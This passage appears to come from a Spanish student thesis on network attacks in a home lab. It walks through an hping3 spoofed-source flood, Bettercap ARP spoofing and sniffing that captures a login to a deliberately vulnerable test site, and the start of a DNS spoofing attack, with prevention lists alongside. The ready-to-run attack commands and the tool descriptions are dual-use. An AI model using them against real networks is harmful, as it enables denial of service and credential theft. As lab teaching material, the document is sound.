


Ilustración 7 Representación ataque DDOS (Fuente: <https://www.incibe.es/ciudadania/blog/que-son-los-ataques-dos-y-ddos>)


Comprobaremos que todo funciona correctamente en la máquina de Windows.



Ahora para hacer el ataque tenemos que instalar Hping3. Para ello usamos el comando “apt install hping3” en nuestra máquina Kali.

```
(root@kaliPrueba)-[~/home/user]
# apt install hping3
```


Pondremos estos parámetros en el ataque que queremos realizar, donde especificaremos que queremos camuflarnos con diferentes IPs, que las peticiones vayan a la mayor rapidez posibles y por último el tamaño del mensaje; todo esto especificando la IP del equipo al que queremos atacar.




Lo ejecutamos y esperamos unos minutos.

```
(root@kali)-[~/home/kali]
# hping3 --icmp --rand-source --flood -d 1400 192.168.1.148
HPING 192.168.1.148 (eth0 192.168.1.148): icmp mode set, 28 headers + 1400 data bytes
hping in flood mode, no replies will be shown
```

Una vez arrancamos el ataque, accedemos a la máquina de Windows a ver qué ocurre. Vemos que la máquina va mucho más lenta de lo normal y que si nos metemos en las páginas que antes nos han cargado, esta vez no van a cargar, esto es debido a la sobrecarga de peticiones.



Una vez cancelamos el ataque DDoS vemos que ya carga al instante de nuevo.



**Métodos de prevención de DDoS:**

- 1 - Reducción de superficie de ataque: limitar la exposición a la superficie de ataque puede ayudar a minimizar el efecto de un ataque DDoS. Varios métodos para reducir esta exposición incluyen restringir el tráfico a ubicaciones específicas, implementar un compensador de cargas y bloquear la comunicación desde puertos, protocolos y aplicaciones obsoletos o no utilizados.
- 2 - Difusión de red Anycast: una red Anycast ayuda a aumentar la superficie de la red de una organización, para que pueda absorber más fácilmente los picos de tráfico volumétrico (y evitar interrupciones) al dispersar el tráfico por múltiples servidores distribuidos.
- 3 - Monitoreo de amenazas adaptable y en tiempo real: el monitoreo de registros puede ayudar a detectar posibles amenazas al analizar los patrones de tráfico de la red, al supervisar el pico de tráfico u otras actividades inusuales y al adaptarse para defenderse de solicitudes, protocolos y bloqueos de dirección IP anómalos o maliciosos.
- 4 - Limitación de velocidad: la limitación de velocidad restringe el volumen de tráfico de la red durante un periodo de tiempo determinado, lo que esencialmente impide que los servidores web se vean sobrecargados por peticiones procedentes de direcciones IP concretas. La limitación de velocidad se puede utilizar para evitar ataques DDoS que utilizan botnets para enviar contenido no deseado a un punto final con una cantidad anormal de solicitudes a la vez.

## Obtener información con Man in the Middle y ARP Spoofing

ARP es un acrónimo de Protocolo de Resolución de Direcciones, un protocolo básico a la hora de hacer que los dispositivos de una red local puedan comunicarse entre sí, traduciendo direcciones IP en direcciones MAC.




Ilustración 8 Representación ataque MITM (Fuente: <https://www.cs.dartmouth.edu/~sergey/netreads/local/l2/bullr-defcon24.pdf>)

La suplantación de ARP (o ARP spoofing) implica el envío de mensajes engañosos a la Ethernet con el objetivo de asociar la dirección MAC del atacante con la dirección IP del nodo que se pretende atacar. La idea es que todo tráfico que se dirija a esa IP sea enviado a elección del atacante, bien sea a la puerta de enlace real o a otra dirección. Este ataque puede hacerse controlando una máquina externa o bien usar una propia que esté conectada a la red local del objetivo.

La intención del hacker de turno es la de colarse en la comunicación entre el ordenador de destino y la máquina que realizó la petición, enviando información falsa para poder modificar los datos ARP de la petición y asociar, por tanto, la IP de salida con una dirección física falsa y, de esta forma, mantener esta conexión en el futuro para enviar todos los paquetes de datos que le interesan al hacker hacia su propio sistema y poder controlarlos a su antojo. Para que la operación tenga éxito, el hacker aprovecha la técnica Man in the Middle para reenviar el tráfico, aunque, si piensa en ejecutar otro tipo de acciones, lo más probable es que acabes sufriendo un ataque por denegación de servicio (DDoS).

## Tipos de ataques ARP y sus consecuencias:

- ARP0c: esta herramienta que intercepta conexiones en una red local privada enviando, mediante un mecanismo interno del software, paquetes de respuesta falsificados que derivan el tráfico de datos hacia el sistema donde está instalado ARP0c. Disponible en Linux y Windows, es un programa que se puede descargar gratis en la página web del fabricante.
- Cain&Abel: En este caso, estamos ante un programa que permite recuperar contraseñas perdidas, descifrar contraseñas de sistemas ajenos y capturar tráfico en redes locales. Es una herramienta muy completa cuya versión más actualizada permite también intervenir en conexiones SSH y HTTPS, además de tener presencia en el tráfico de datos de redes WLAN y aquellas redes WiFi protegidas por WPA.
- Ettercap: Su principal cometido es actuar en ataques Man in the Middle, aunque también permite automatizar ataques de ARP, recolección de contraseñas o atacar conexiones protegidas por SSH o SSL.
- FaceNiff: Si tienes un smartphone en modo root (es decir, que permita acceder a todo el contenido sin restricciones del sistema operativo instalado) y quieres hacerte con el control de cuentas de Facebook, Amazon o Twitter, es tu herramienta. Los hackers la usan con móviles Android en combinación con el navegador web que incluye por defecto el proyecto de código abierto AOSP.
- NetCut: diseñado para optimizar la gestión de redes, los administradores pueden identificar con este programa a todos los dispositivos conectados a la red y desconectarlos si es necesario por motivos de seguridad.

Man-in-the-Middle (MitM), es un tipo de ataque destinado a interceptar, sin autorización, la comunicación entre dos dispositivos (hosts) conectados a una red. Este ataque le permite a un agente malintencionado manipular el tráfico interceptado de diferentes formas, ya sea para escuchar la comunicación y obtener información sensible, como credenciales de acceso, información financiera, etc., o para suplantar la identidad de alguna de las partes. Para que un ataque MitM funcione correctamente, el delincuente debe asegurarse que será el único punto de comunicación entre los dos dispositivos, es decir, el delincuente debe estar presente en la misma red que los hosts apuntados en el ataque para cambiar la tabla de enrutamiento para cada uno de ellos.

Al juntar estos dos ataques conseguimos acceder a las comunicaciones internas de una red, atacando a uno de los dispositivos de la red para que toda la información pase por nuestra máquina. En este ejemplo mostramos como obtener datos de inicio de sesión de páginas no cifradas por medio de este ataque.

Primero verificamos que las máquinas estén conectadas entre ellas. Desde la máquina Kali hacemos ping a la de Ubuntu:

```
(user㉿kaliPrueba)-[~]
$ ping 192.168.1.29
PING 192.168.1.29 (192.168.1.29) 56(84) bytes of data.
64 bytes from 192.168.1.29: icmp_seq=1 ttl=64 time=1.18 ms
64 bytes from 192.168.1.29: icmp_seq=2 ttl=64 time=1.17 ms
64 bytes from 192.168.1.29: icmp_seq=3 ttl=64 time=1.41 ms
64 bytes from 192.168.1.29: icmp_seq=4 ttl=64 time=1.28 ms
64 bytes from 192.168.1.29: icmp_seq=5 ttl=64 time=1.12 ms
64 bytes from 192.168.1.29: icmp_seq=6 ttl=64 time=1.16 ms
64 bytes from 192.168.1.29: icmp_seq=7 ttl=64 time=0.988 ms
64 bytes from 192.168.1.29: icmp_seq=8 ttl=64 time=1.11 ms
```

Primero instalaremos la herramienta que usaremos, en este caso Bettercap.

```
(root㉿kaliPrueba)-[/home/user]
# apt install bettercap
Installing:
bettercap

Installing dependencies:
bettercap-caplets

Paquetes sugeridos:
bettercap-ui

Summary:
Upgrading: 0, Installing: 2, Removing: 0, Not Upgrading: 919
Download size: 7.731 kB
Space needed: 29,5 MB / 8.588 MB available

Continue? [S/n] s
Des:1 http://kali.download/kali kali-rolling/main amd64 bettercap amd64 2.33.0-1kali1 [7.618 kB]
Des:2 http://http.kali.org/kali kali-rolling/main amd64 bettercap-caplets all 0+git20240106-2kali1 [113 kB]
Descargados 7.731 kB en 1s (8.956 kB/s)
Seleccionando el paquete bettercap previamente no seleccionado.
(Leyendo la base de datos ... 407868 ficheros o directorios instalados actualmente.)
Preparando para desempaquetar .../bettercap_2.33.0-1kali1_amd64.deb ...
Desempaquetando bettercap (2.33.0-1kali1) ...
Seleccionando el paquete bettercap-caplets previamente no seleccionado.
Preparando para desempaquetar .../bettercap-caplets_0+git20240106-2kali1_all.deb ...
Desempaquetando bettercap-caplets (0+git20240106-2kali1) ...
Configurando bettercap (2.33.0-1kali1) ...
bettercap.service is a disabled or a static unit, not starting it.
Configurando bettercap-caplets (0+git20240106-2kali1) ...
Procesando disparadores para kali-menu (2025.1.1) ...
```

Ponemos el comando “bettercap” para abrirlo y ver que opciones hay.

```
(root㉿kaliPrueba)-[/home/user]
# bettercap
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

192.168.1.0/24 > 192.168.1.30 » [18:55:14] [sys.log] [inf] gateway monitor started ...
192.168.1.0/24 > 192.168.1.30 » █
```

Ahora metemos el comando “net.probe on” para ver la información de nuestra máquina.

```
192.168.1.0/24 > 192.168.1.30 » net.probe on
192.168.1.0/24 > 192.168.1.30 » [18:56:50] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.1.0/24 > 192.168.1.30 » [18:56:50] [sys.log] [inf] net.probe probing 256 addresses on 192.168.1.0/24
192.168.1.0/24 > 192.168.1.30 » [18:56:50] [endpoint.new] endpoint 192.168.1.29 detected as 08:00:27:f2:d4:30 (PCS Systemtechnik GmbH).
192.168.1.0/24 > 192.168.1.30 » [18:56:50] [endpoint.new] endpoint 192.168.1.32 detected as 9c:29:76:be:c2:b5 (Intel Corporate).
192.168.1.0/24 > 192.168.1.30 » [18:56:50] [endpoint.new] endpoint 192.168.1.24 detected as 72:1b:5e:e5:26:b1.
192.168.1.0/24 > 192.168.1.30 » [18:56:50] [endpoint.new] endpoint 192.168.1.11 detected as 60:fb:00:ec:c7:8e (SHENZHEN BILIAN ELECTRONIC CO., LTD).
192.168.1.0/24 > 192.168.1.30 » [18:56:51] [endpoint.new] endpoint 192.168.1.28 detected as 8c:19:b5:e6:26:1c (Arcadyan Corporation).
192.168.1.0/24 > 192.168.1.30 » [18:56:51] [endpoint.new] endpoint 192.168.1.15 detected as de:da:c8:0a:7e:33.
192.168.1.0/24 > 192.168.1.30 » [18:56:51] [endpoint.new] endpoint 192.168.1.13 detected as 00:e4:9c:ce:bf:4d.
192.168.1.0/24 > 192.168.1.30 » [18:56:52] [endpoint.new] endpoint 192.168.1.25 detected as 6a:64:3c:4a:80:5c.
192.168.1.0/24 > 192.168.1.30 » [18:57:00] [endpoint.new] endpoint 192.168.1.17 detected as ce:d1:6f:7b:b4:74.
192.168.1.0/24 > 192.168.1.30 » |
```

Para que sea más visual utilizamos el comando “ticker on” y nos saldrá esto.

IP ▲	MAC	Name	Vendor	Sent	Recv'd	Seen
192.168.1.30	08:00:27:74:5b:18	eth0	PCS Systemtechnik GmbH	0 B	0 B	18:55:14
192.168.1.1	2c:79:d7:c7:c8:00	gateway	Sagemcom Broadband SAS	17 kB	15 kB	18:55:14
192.168.1.11	60:fb:00:ec:c7:8e	pc-7.home.	SHENZHEN BILIAN ELECTRONIC CO., LTD	1.5 kB	1.9 kB	18:59:41
192.168.1.13	00:e4:9c:ce:bf:4d	android-1.home.		2.5 kB	1.9 kB	18:59:41
192.168.1.15	de:da:c8:0a:7e:33	redmi-note-9.home.		2.5 kB	1.9 kB	18:59:41
192.168.1.17	ce:d1:6f:7b:b4:74	pc-14.home.		0 B	1.8 kB	18:57:00
192.168.1.24	72:1b:5e:5:26:b1	iphone-de-propietario.home.		8.2 kB	4.7 kB	18:59:41
192.168.1.25	6a:64:3c:4a:80:5c	pc-12.home.		2.5 kB	1.9 kB	18:59:41
192.168.1.28	8c:19:b5:e6:26:1c	ubuntutfg.home.	Arcadyan Corporation	2.5 kB	1.9 kB	18:59:41
192.168.1.29	08:00:27:f2:d4:30	ubuntu1204.home.	PCS Systemtechnik GmbH	2.8 kB	1.9 kB	18:59:41
192.168.1.32	9c:29:76:be:c2:b5	desktop-nug1k3c.home.	Intel Corporate	7.8 kB	6.7 kB	18:59:41

```
↑ 283 kB / ↓ 850 kB / 17445 pkts
192.168.1.0/24 > 192.168.1.30 »
[18:56:50] [sys.log] [inf] net.probe probing 256 addresses on 192.168.1.0/24
[18:56:50] [endpoint.new] endpoint 192.168.1.32 (desktop-nug1k3c.home.) detected as 9c:29:76:be:c2:b5 (Intel Corporate).
[18:56:50] [endpoint.new] endpoint 192.168.1.29 (ubuntutfg.home.) detected as 08:00:27:f2:d4:30 (PCS Systemtechnik GmbH).
[18:56:50] [endpoint.new] endpoint 192.168.1.24 (iphone-de-propietario.home.) detected as 72:1b:5e:e5:26:b1.
[18:56:50] [endpoint.new] endpoint 192.168.1.11 (pc-7.home.) detected as 60:fb:00:ec:c7:8e (SHENZHEN BILIAN ELECTRONIC CO., LTD).
[18:56:51] [endpoint.new] endpoint 192.168.1.28 detected as 8c:19:b5:e6:26:1c (Arcadyan Corporation).
[18:56:51] [endpoint.new] endpoint 192.168.1.15 (redmi-note-9.home.) detected as de:da:c8:0a:7e:33.
[18:56:51] [endpoint.new] endpoint 192.168.1.13 (android-1.home.) detected as 00:e4:9c:ce:bf:4d.
[18:56:52] [endpoint.new] endpoint 192.168.1.25 (pc-12.home.) detected as 6a:64:3c:4a:80:5c.
[18:57:00] [endpoint.new] endpoint 192.168.1.17 (pc-14.home.) detected as ce:d1:6f:7b:b4:74.
[18:59:41] [sys.log] [inf] ticker running with period is
192.168.1.0/24 > 192.168.1.30 » |
```

Como podemos apreciar detecta la dirección de la máquina de Ubuntu que es la 192.168.1.29 y su dirección mac. Ahora usamos el comando “set arp.spoofing” para captar toda la información de la Gateway.

```
192.168.1.0/24 > 192.168.1.30 » set arp.spoofing targets 192.168.1.1
192.168.1.0/24 > 192.168.1.30 » set arp.spoofing targets 192.168.1.1 |
```

Para comenzar el ataque ponemos una serie de comandos empezando con el “arp.spoof on”-.

```
192.168.1.0/24 > 192.168.1.30 » arp.spoof on
192.168.1.0/24 > 192.168.1.30 » arp.spoof on |
```

Nos saldrá lo siguiente.

```
192.168.1.0/24 > 192.168.1.30 »
[19:12:30] [sys.log] [inf] arp.spoof arp spoofer started, probing 256 targets.
192.168.1.0/24 > 192.168.1.30 » |
```

Después pondremos otro comando “net.sniff.verbose”.

```
192.168.1.0/24 > 192.168.1.30 » set net.sniff.verbose fasle
192.168.1.0/24 > 192.168.1.30 » set net.sniff.verbose fasle
```

Y por último pondremos “net.sniff on”. Y así podremos ver el tráfico de datos que hay en la red.

```
192.168.1.0/24 > 192.168.1.30 »
[19:19:03] [net.sniff.mdns] mdns fe80::10e7:e05f:eec8:9d39 : PTR query for _companion-link._tcp.local
[19:19:03] [net.sniff.mdns] mdns fe80::10e7:e05f:eec8:9d39 : PTR query for _rdlink._tcp.local
[19:19:03] [net.sniff.mdns] mdns fe80::10e7:e05f:eec8:9d39 : PTR query for _lb._dns-sd._udp.local
[19:19:03] [net.sniff.mdns] mdns fe80::10e7:e05f:eec8:9d39 : PTR query for _sleep-proxy._udp.local
[19:19:07] [net.sniff.mdns] mdns desktop-nug1k3c.home. : Unknown query for DESKTOP-NUG1K3C._dosvc._tcp.local
[19:19:07] [net.sniff.mdns] mdns fe80::50d0:9f94:61a3:2eb9 : Unknown query for DESKTOP-NUG1K3C._dosvc._tcp.local
[19:19:07] [net.sniff.mdns] mdns desktop-nug1k3c.home. : Unknown query for DESKTOP-NUG1K3C._dosvc._tcp.local
[19:19:07] [net.sniff.mdns] mdns fe80::50d0:9f94:61a3:2eb9 : Unknown query for DESKTOP-NUG1K3C._dosvc._tcp.local
[19:19:08] [net.sniff.mdns] mdns desktop-nug1k3c.home. : Unknown query for DESKTOP-NUG1K3C._dosvc._tcp.local
[19:19:08] [net.sniff.mdns] mdns fe80::50d0:9f94:61a3:2eb9 : Unknown query for DESKTOP-NUG1K3C._dosvc._tcp.local
[19:19:08] [net.sniff.mdns] mdns desktop-nug1k3c.home. : DESKTOP-NUG1K3C.local is 192.168.1.32, fe80::50d0:9f94:61a3:2eb9
[19:19:08] [net.sniff.mdns] mdns fe80::50d0:9f94:61a3:2eb9 : DESKTOP-NUG1K3C.local is 192.168.1.32, fe80::50d0:9f94:61a3:2eb9
[19:19:08] [net.sniff.mdns] mdns desktop-nug1k3c.home. : DESKTOP-NUG1K3C.local is 192.168.1.32, fe80::50d0:9f94:61a3:2eb9
[19:19:08] [net.sniff.mdns] mdns fe80::50d0:9f94:61a3:2eb9 : DESKTOP-NUG1K3C.local is 192.168.1.32, fe80::50d0:9f94:61a3:2eb9
192.168.1.0/24 > 192.168.1.30 »
```

Nos metemos en un sitio de prueba que es vulnerable llamado test-php.vulnweb.com y nos logueamos.

Seguidamente accedemos a nuestra máquina Linux para ver el usuario y la contraseña de la página.

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
Connection: keep-alive
Referer: http://testphp.vulnweb.com/login.php
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/116.0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://testphp.vulnweb.com
uname=Ivan p&pass=1234

[19:32:24] [net.sniff.http.request] http ubuntutfg.home. POST testphp.vulnweb.com/userinfo.php

POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Accept-Encoding: gzip, deflate
Content-Length: 22
Referer: http://testphp.vulnweb.com/login.php
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/116.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Origin: http://testphp.vulnweb.com
Connection: keep-alive
uname=Ivan p&pass=1234

[19:32:24] [net.sniff.http.request] http ubuntutfg.home. GET testphp.vulnweb.com/login.php
[19:32:24] [net.sniff.http.request] http ubuntutfg.home. GET testphp.vulnweb.com/login.php
[19:32:24] [net.sniff.http.response] http 44.228.249.3:80 200 OK → ubuntutfg.home. (5.5 kB text/html; charset=UTF-8)
[19:32:24] [net.sniff.http.response] http 44.228.249.3:80 200 OK → ubuntutfg.home. (5.5 kB text/html; charset=UTF-8)
192.168.1.0/24 > 192.168.1.30 »
```

**Métodos de prevención de ARP Spoofing:**

- 1 - Uso de Conmutadores (Switches) Seguros.
- 2 - Establecimiento de Entradas ARP Estáticas.
- 3 - Implementación de Autenticación y Criptografía.
- 4 - Detección de Spoofing con Software.
- 5 - Segmentación de Redes.
- 6 - Filtrado de ARP por Direcciones MAC (Port Security).
- 7 - Monitoreo de Red y Alertas.
- 8 - Educación y Buenas Prácticas

## Redirección con DNS Spoofing

El DNS Spoofing o suplantación de DNS, es un ataque que consiste en alterar las entradas en un servidor DNS para redirigir a un usuario a una página web malintencionada controlada por el atacante.

En este ataque tenemos como base lo anterior, seguimos interceptando información con el tráfico de datos. Ahora crearemos un sitio web falso sin que lo sepa, cuando escriba la dirección de una página concreta, como en este ejemplo “as.com”, el usuario será redireccionado a nuestro sitio web.

## DNS poisoning




Ilustración 9 Representación ataque DNS Spoofing (Fuente: <https://bluecatnetworks.com/blog/four-major-dns-attack-types-and-how-to-mitigate-them/>)

Comenzaremos el ataque con el comando “arp.spoofing” pero esta vez no pondremos el gateway sino que directamente ponemos la IP a la que queremos atacar.

```
192.168.1.0/24 > 192.168.1.30 » set arp.spoofing targets 192.168.1.29
192.168.1.0/24 > 192.168.1.30 » set arp.spoofing targets 192.168.1.29
```

Comenzaremos atacando con el comando “arp.spoof on”.

```
192.168.1.0/24 > 192.168.1.30 » arp.spoof on
[19:51:45] [net.sniff.http.request] http://ubuntutfg.home. GET connectivity-check.ubuntu.com/
